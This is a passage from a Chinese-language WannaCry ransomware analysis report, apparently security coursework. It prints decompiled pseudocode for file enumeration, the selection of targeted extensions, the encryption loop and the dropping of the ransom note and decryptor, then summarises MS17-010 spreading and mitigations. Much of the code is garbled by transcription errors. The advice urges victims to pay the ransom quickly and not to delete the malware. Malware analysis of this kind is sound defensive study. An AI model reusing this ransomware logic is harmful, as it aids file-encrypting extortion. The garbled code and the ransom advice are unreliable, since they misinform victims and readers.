        v10 = *(this1 + 308);
if ( v10 && *v10 )
             break;
        if ( wcscmp(Struct_FindFileData.cFileName, Str_1) && wcscmp(Struct_FindFileData.cFileName, Str_1) ## wcscmp(Struct_FindFileData.cFileName, Str_2) ## wcscmp(Struct_FindFileData.cFileName, Str_2) ## wcscmp(Struct_FindFileData.cFileName, Str_2) ## wcscmp(Struct_FindFileName, Str_2) ## wcscmp(Struct_FindFileName
                                                                                                                                                                                                                   Str_11) )//
             swprintf(&DesktopPath_All, aSS_0, DesktopPath1, Struct_FindFileData.cFileName);//
                                                                                                      // C:\Users\15PB\Desktop\文件名
            if ( Struct_FindFileData.dwFileAttributes & 0x10 )//
// 判断是否是一个目录(FILE_ATTRIBUTE_DIRECTORY)
// 是目录则进入
             {
                 if ( !sub_100032C0(&DesktopPath_All, Struct_FindFileData.cFileName) )
                      v39 = v28;
                      std::basic string<unsigned short.std::char traits<unsigned short>.std::allocator<unsigned short>>:: Tidv(
                          &v39,
                      0);
v11 = wcslen(&DesktopPath_All);
                      std::basic_string<unsigned short,std::char_traits<unsigned short>,std::allocator<unsigned short>>::assign(
                          &v39,
                          &DesktopPath_All,
                          v11):
                      LOBYTE(\sqrt{49}) = 2;
                      sub_100035C0(&v40, v30, &v39);
                      LOBYTE(v49) = 1;
                      std::basic_string<unsigned short,std::char_traits<unsigned short>,std::allocator<unsigned short>>::_Tidy(
                          &v39.
                          1);
                 }
              else if ( b_CreateTemp_To_Desktop )
                  if ( wcscmp(Struct_FindFileData.cFileName, Please_Read_Me_txt) )// 判断文件是不是@Please_Read_Me@.txt
                      if ( wcscmp(Struct_FindFileData.cFileName, aWanadecryptorE_1) )// 判断文件是不@WanaDecryptor@.exe.lnk
                          if ( wcscmp(Struct_FindFileData.cFileName, aWanadecryptorB) )// 判断文件是不@WanaDecryptor@.bmp
                              DesktopPath_All1 = 0;
                                                                                                 // 如果不是以上3种文件
                               memset(&v44, 0, 0x4E0u);
```



GetEncryptionFlags

```
<mark>t</mark> *__stdcall GetEncryptionFlags(<mark>wchar_t</mark> *Str)
 wchar_t *Hou_Zhui; // eax
const wchar_t *Hou_Zhui1; // edi
 const wcnar_t *Hou_Znuil; // edi
wchar_t **Hou_Zhui_Buff_A1; // esi
wchar_t *LastBuff; // eax
wchar_t **Hou_Zhui_Buff_B1; // esi
wchar_t *v6; // eax
 int v7; // eax
 Hou_Zhui = wcsrchr(Str, '.');
Hou_Zhui1 = Hou_Zhui;
                                               // 获取最后一个.的位置,返回后缀名
 if ( Hou_Zhui )
   if ( wcsicmp(Hou_Zhui, aExe) && wcsicmp(Hou_Zhuil, aD11) )// 判断后缀名是不是一个exe或者d11 { // 如果不是,则进入
                                                  // 判断后缀名是不是.WNCRY,如果是,则不进入
     if ( wcsicmp(Hou_Zhui1, Str_WNCRY) )
                                                 // 获取需要加密的后缀名类型
       Hou_Zhui_Buff_A1 = Hou_Zhui_Buff_A;
                                                  // 从板筒长加证加加速1大量
// ".doc"".docx"".xls"".xls"".ypt"".ppt"".pptx"".pst"".ost"".msg"".eml"".vsd"".vsdx"
// ".txt"".csv"".rff"".123"".wks"".wk1"".pdf"".dwg"".onetoc2"".snt"".jpeg"".jpg"
        if ( Hou_Zhui_Buff_A[0] )
          while ( wcsicmp(*Hou_Zhui_Buff_A1, Hou_Zhui1) )// 循环判断后缀名
            LastBuff = Hou_Zhui_Buff_A1[1];
                                                 // 如果最后一个后缀名为空,说明不是需要加密的类型
// 跳转到下一个地方寻找后缀名
            if (!LastBuff)
              goto LABEL_9;
          Hou_Zhui = 2;
                                                  // 后缀名相同,不再循环,返回标志 2 说明是要加密的类型是2
LABEL_9:
         if ( Hou Zhui Buff B[0] )
```



```
// ".xlc" ".xltx" ".xltm" ".pptm" ".pot" ".pps" ".ppsm" ".ppsx" ".ppam" ".potx"
         if ( Hou_Zhui_Buff_B[0] )
           while ( wcsicmp(*Hou_Zhui_Buff_B1, Hou_Zhui1) )
          {
v6 = Hou_Zhui_Buff_B1[1];
            ++Hou_Zhui_Buff_B1;
if (!v6)
                                            // 同上
              goto LABEL_15;
           Hou_Zhui = 3;
                                           // 返回标志 3 说明是要加密的类型是3
         }
else
LABEL_15:
           if (wcsicmp(Hou_Zhui1, Str_WNCRYT))// 如果文件后缀不是以上类型的话,判断是不是.WNCRYT
            v7 = -(wcsicmp(Hou_Zhui1, aWncyr) != 0);
LOBYTE(v7) = v7 & 251;
Hou_Zhui = (v7 + 5);
            Hou_Zhui = 4;
                                             // .WNCRYT后缀名的话,返回4
          }
       }
                                             // 后缀名是.WNCRY,返回标志6
     else
       Hou_Zhui = 6;
    }
                                             // 如果是一个exe或者dll的话,返回 标志1
   else
   -{
     Hou_Zhui = 1;
   }
 return Hou_Zhui;
```

```
for ( i = *new_Address_Path; i != new_Address_Path; i = *i )// 加密操作
 if ( !sub_10002940(this1, i + 4, 1) )
   sub_10003760(a3, &new_Address_DesktopPath_All, *(a3 + 4), i + 4);
v14 = a4;
if ( a4 == -1 )
 v15 = DesktopPath1;
 v14 = 0;
 if ( wcsnicmp(DesktopPath1, asc_1000CC14, 2u) )
   v14 = 1;
 else
   v15 = DesktopPath1 + 2;
  v16 = *v15;
  for (j = v15; v16; ++j)
   if ( v16 == 92 )
     ++v14;
   v16 = j[1];
if ( v14 <= 6 && v34 > 0 )
  sub_10003200(DesktopPath1);
                                           // 释放@Please_Read_Me@.txt文件
 if ( v14 > 4 )
   sub_10003240(DesktopPath1);
                                           // 释放文件@WanaDecryptor@.exe.lnk
  else
    sub_10003280(DesktopPath1);
                                           // 释放文件@WanaDecryptor@.exe
v18 = v30;
                                            // sub_10003280
if ( a5 )
 v19 = *v30;
 if ( *v30 != v30 )
    v20 = v14 + 1;
    do
```



Run_taskdl

```
1 void __stdcall Run_taskdl(LPVOID lpThreadParameter)
2 {
3    while ( !g_flag_ )
4    {
5        RunProcess_("taskdl.exe", 0xFFFFFFFF, 0);
5        Sleep(0x7530u);
7    }
8 }
```

6. 总结

释放并运行病毒程序

利用 MS17-010 漏洞,攻击内网、外网,实现病毒的网络传播 taskdl.exe,删除临时目录下的所有".WNCRYT"扩展名的临时文件。u.wnry,解密程序,释放后名为@WanaDecryptor@.exe b.wnry 勒索图片资源。

t.wnry,解密后得到加密文件主要逻辑代码。

*r. wnry, 勒索 Q&A。

7. 解决方案

电脑安装杀毒软件,定期体检,定期杀毒,关闭 445 等不必要的端口及时更新电脑系统,安装 ms17010 漏洞补丁,关于这个漏洞,微软其实很早就公布了补丁,很多人都是因为不重视打补丁才中招

勒索类型的病毒,一旦中招,就很难恢复,一般只有通过交赎金的方式才能恢复。或者是一些很早的漏洞,解密的密钥已经公开,才有可能解密。所以一旦中招,不要删除病毒程序,只能尽快缴纳赎金

致 谢

正文用宋体小四,内容限1页,一律向15PB信息安全研究院谢意。